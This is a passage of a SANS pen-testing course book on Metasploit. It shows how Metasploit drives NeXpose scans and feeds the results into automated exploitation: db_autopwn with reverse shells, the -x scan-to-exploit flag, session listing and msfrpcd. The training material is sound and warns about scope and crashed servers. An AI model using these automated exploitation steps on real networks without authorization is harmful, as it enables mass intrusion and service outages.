


SANS


www.sans.org

SECURITY 580


METASPLOIT KUNG FU FOR ENTERPRISE PEN TESTING

Metasploit Kung Fu for Enterprise Pen Testing: Day 2

The right security training for your staff, at the right time, in the right location.




This page intentionally left blank.




Today we will finish up what we started yesterday with the completion of the Scanning section. Remember, we are going to review how Metasploit fits into a tester's regimen as outlined in SANS Security 560.

Yesterday we established a very solid foundational understanding of how the framework is designed and how you can maximize your uses of this extremely powerful tool.


After we finish the Scanning section we will show additional ways that you can exploit systems beyond initial exploitation. After we have concluded exploitation we will see how Metasploit can be used for post exploitation. To conclude, we will identify how Metasploit can be used for wireless attacks and Web testing.



This slide is a table of contents for this book and also acts as an overview of what we will be discussing throughout 580.2. Note that, in particular, all exercises are included in bold for easier reference.




Let's finish up the Scanning section from yesterday by demonstrating some of the excellent features to tie together Metasploit and NeXpose.



Currently, Metasploit has the ability to integrate with a number of heavily used security tools. With the db_import command you can import scans for tools like Nmap, Nessus, THC-Amap and NeXpose. Further, Nmap and NeXpose can be automatically launched from msfconsole, and the results can be stored in the database that is created via the 'db_create' command.

There are a number of different uses for creating a back-end database that can store these results. One, it is a great tool for keeping track of a large number of scans and systems. Second, it can also be used to automate the exploitation stage of your penetration testing process.

A tester always needs to be careful with any type of automated exploitation. Always be sure to test the interaction between Metasploit and any tools that it integrates within your test environment prior to launching attacks against a target network.




After the Metasploit project was acquired by Rapid7 there was significant work put into seamless integration between Metasploit and NeXpose. Like Nmap, you can initiate NeXpose scans from Metasploit. This is done through a special plug-in for NeXpose that allows this. Through the use of this plug-in you also have the ability to control how the NeXpose scan will be run.

There is also an option to automate the entire scanning to exploitation process. With the "–x" switch you can simply specify the target or targets and wait for the connections to roll in.

The same warnings apply about the dangers of this type of exploitation.

With the purchase of the Metasploit project by Rapid7 we expect to see the integration between NeXpose and Metasploit become more robust and refined over time.




There are a number of excellent options that are loaded when you integrate Metasploit and NeXpose via the NeXpose plug-in. First, you can connect to a NeXpose server using a syntax of (user:pass@server).

We can also view the activity of the NeXpose server with nexpose_activity. This is a great feature because you may want to check on the overall status of your scans.

We can also tell NeXpose to quickly check for servers and the services that they are running with the nexpose_discover option. This is very much like running an Nmap services scan.

If it is explicitly called for in your scope, you can tell NeXpose to check for vulnerabilities that may lead to DoS conditions.

Finally, you can tell NeXpose to be exhaustive in its scanning of target systems with nexpose_exhaustive. This will tell NeXpose to check all TCP ports and run all of the safe checks in its testing inventory. This is a nice option for testing the TCP portion of a PCI audit.



One of the first things we need to do to integrate properly with NeXpose is to initialize the database. Remember, you can also connect to an existing database and keep a running record of your scans.

After the database is loaded we need to load the plug-in so that Metasploit can integrate with a NeXpose installation.

After the plug-in is loaded and we have the database unitlized, we need to log into the NeXpose installation. To do this we run the following command:


```
msf > nexpose_connect [IP Address]
[UserID]:[Password]@[NeXpose Server IP]
```

After we have connected, we can start scanning. To do this, simply run the following command:

```
msf > nexpose_scan [IP Address or Range]
```

With the -t option you can specify which policy NeXpose will use to scan. The default is pentest-audit. However, you can also specify full-audit, exhaustive-audit, discovery, aggressive-discovery, dos-audit.

You will need to have Nexpose Community Edition or better installed.




There are a number of different ways to launch attacks against vulnerabilities that were discovered by NeXpose. One of the more commonly used methods is to use Metasploit's db_autopwn module.

The first thing we need to do before launching any attack is verify there are vulnerabilities that were discovered. To do this we run db_autopwn. Notice that we used the "t" and "x" switches. We did this to display the matching exploit modules "-t" based on the vulnerability references "-x". As you can see we have a number of vulnerabilities that Metasploit may be able to exploit.

To launch the attacks we can use the "-t" and "-x", But, to exploit we add in the "-e" to launch the attacks and the "-r" to use a reverse_shell.


When exploiting a large number of systems, it is possible that Metasploit may freeze. Rather than trying to exploit all systems with all possible exploits, another approach may be to be selective on your exploit/target selection. For example, you may want to focus on high-value subnets (like admin subnets) first, then move on to other systems. Remember, it is not a competition to compromise as many systems as possible, but rather our tests should be focused and data oriented.



There is another way to achieve the scan to exploit process with fewer steps. We can just use the "–x" flag with nexpose_scan. This will have Metasploit launch the NeXpose scan then pass the results off to Metasploit for exploitation.

As shells are gathered you will be notified. To see your sessions simply type "sessions –l –v". This tells Metasploit to list all of the open sessions and be verbose. We are asking for a high level of verbosity. The reason we want to have a higher level of information in the output is because we want to see what vulnerability was exploited to gain access to the target system.

Please be careful with any automated form of exploitation. There is a higher level of risk that a critical server may crash. However, this is a great feature if you are in an environment that has a mature security posture and solid support from management.



XMLRPC is the functionality built into Metasploit that allows Metasploit to be controlled by third party applications like the Nmap Scripting Engine (NSE). In order for this interface to be exposed, it needs to be first started from within Metasploit itself.

We can invoke it directly from the command line:

```
#./msfrpcd -P <Password>
```

We can also invoke it from within msfconsole:

